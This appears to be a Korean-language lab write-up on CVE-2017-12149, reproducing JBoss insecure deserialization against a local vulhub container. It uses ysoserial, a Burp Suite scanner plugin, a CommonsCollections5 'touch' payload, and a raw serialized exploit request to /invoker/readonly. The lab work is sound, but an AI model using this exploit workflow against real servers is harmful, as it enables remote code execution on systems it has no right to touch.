
Insecure Deserialization

cve-2017-12149

직렬화/역직렬화


- 직렬화(Serialization): 메모리상에서 실행되고 있는 객체의 상태를 전송/저장 가능한 바이트 스트림 형태로 변형하는 과정
  역직렬화 (Deserialization) : 반대로 수신받은 데이터를 원래의 객체 형태로 복원하는 과정



취약점 발생 개요


- (1) 전송 받은 데이터를 역직렬화 하는 과정에서 데이터 무결성을 검증하지 않고 그대로 서버에 전달
  (2) 공격자는 역직렬화가 수행되는 곳에서 악의적으로 객체 또는 변수를 추가 작성하여 전송
  (3) 취약 서버의 단순한 데이터 손상이나 애플리케이션 충돌을 야기하고 DoS 공격으로 이어질 수 있으며, 원격 코드 실행이나 인젝션, 권한 상승 공격 등 가능

실습 환경 구성


Containers
Give Feedback
A container packages up code and its dependencies so the application runs quickly and reliably from one computing environment to another. Learn more
Showing 13 items
Search
NAME
IMAGE
STATUS
PORT(S)
STARTED
3dd98ef90395
postgres
Exited
-
cve-2017-12149
1 container
-
Running (1/1)
-
Open
jboss-1
7d64c6e29da7
AMD64
vulhub/jboss
Running
8080,9...
1 hour ago

역직렬화 공격 도구 다운로드

자바 역직렬화 취약점 공격을 위해 사용되는 오픈소스 https://github.com/frohoff/ysoserial jar 파일 다운로드




Burp Suite Plugin Download

Java-Deserialization-Scanner : 버프 스위트 플러그인 중 ysoserial을 사용한 자바 애플리케이션 역직렬화 취약점 점검 툴
https://github.com/federicodotta/Java-Deserialization-Scanner/releases 에서 jar 파일 다운로드


Burp Suite Plugin Install


Open Burp -> Extender -> Extensions -> Add -> Choose JavaDeserializationScanner.jar file



Burp Suite Plugin Add

Open Burp -> Extender -> Extensions -> Add -> Choose JavaDeserializationScanner.jar file





Burp Suite Plugin Setting

Exploting Request Input


POST /invoker/readonly HTTP/1.1

- Host: 127.0.0.1:8080
- Content-Type: application/data
- Cache-Control: max-age=0
- Accept: */*
- Accept-Language: en
- Content-Length: 4


- §test§

Payload Input & Attack

CommonsCollections5 'touch /tmp/ccc111'




Result - Repeater




Trial & Error

- ERROR IN YSOSERIAL COMMAND. SEE STDERR FOR DETAILS
- -> java or ysoserial path check
- MISSING ENTRY POINTS
- -> $test$ input
- HTTP/1.1 404 Not Found
- -> URL check
- Invalid client request received: First line of request did not contain an absolute URL - try enabling invisible proxy support.
- -> Burp Suite proxy port check

Burp Suite Logger (Error Tracking)



Success Log



37	21:10:37 11 Oct 2024	Extensions	POST	127.0.0.1	/invoker/readonly	180	500	1754	27
38	21:11:23 11 Oct 2024	Repeater	POST	127.0.0.1	/invoker/readonly	180	500	1561	165

Request

Pretty Raw Hex

```
1 POST /invoker/readonly HTTP/1.1
2 Host: localhost:8080
3 Content-Type: application/data
4 Cache-Control: max-age=0
5 Accept: */*
6 Accept-Language: en
7 Content-Length: 2014
8
9 ¬ísr.javax.management.BadAttributeValueExpException
  ÔçÚ«c-F@LvaltLjava/lang/Object;xrjava.lang.
  ExceptionÐý>;Ãxrjava.lang.ThrowableÔÆ5'9w¸ËLcau
  setLjava/lang/Throwable;LdetailMessagetLjava/la
  ng/String;[
10 stackTracet[Ljava/lang/StackTraceElement;Lsuppr
  essedExceptionstLjava/util/List;xpq~pur[Ljava.l
  ang.StackTraceElement;F*<<ý"9xpsrjava.lang.Stac
  kTraceElementa  Å  &6Ý  BformatI
11 lineNumberLclassLoaderNameq~LdeclaringClassq~Lf
  ileNameq~L
12 methodNameq~L
13 moduleNameq~LmoduleVersionq~xpQtappt&
```

Response

Pretty Raw Hex Render

message

description The server encountered an internal error () t

exception

```
java.lang.ClassCastException: javax.mana
        org.jboss.invocation.http.servle
```

note The full stack trace of the root cause is available in t

Miscellaneous

- % docker ps
- CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
- docker exec -it 7d64c6e29da7 bash
- https://www.azul.com/downloads/?package=jdk#download-openjdk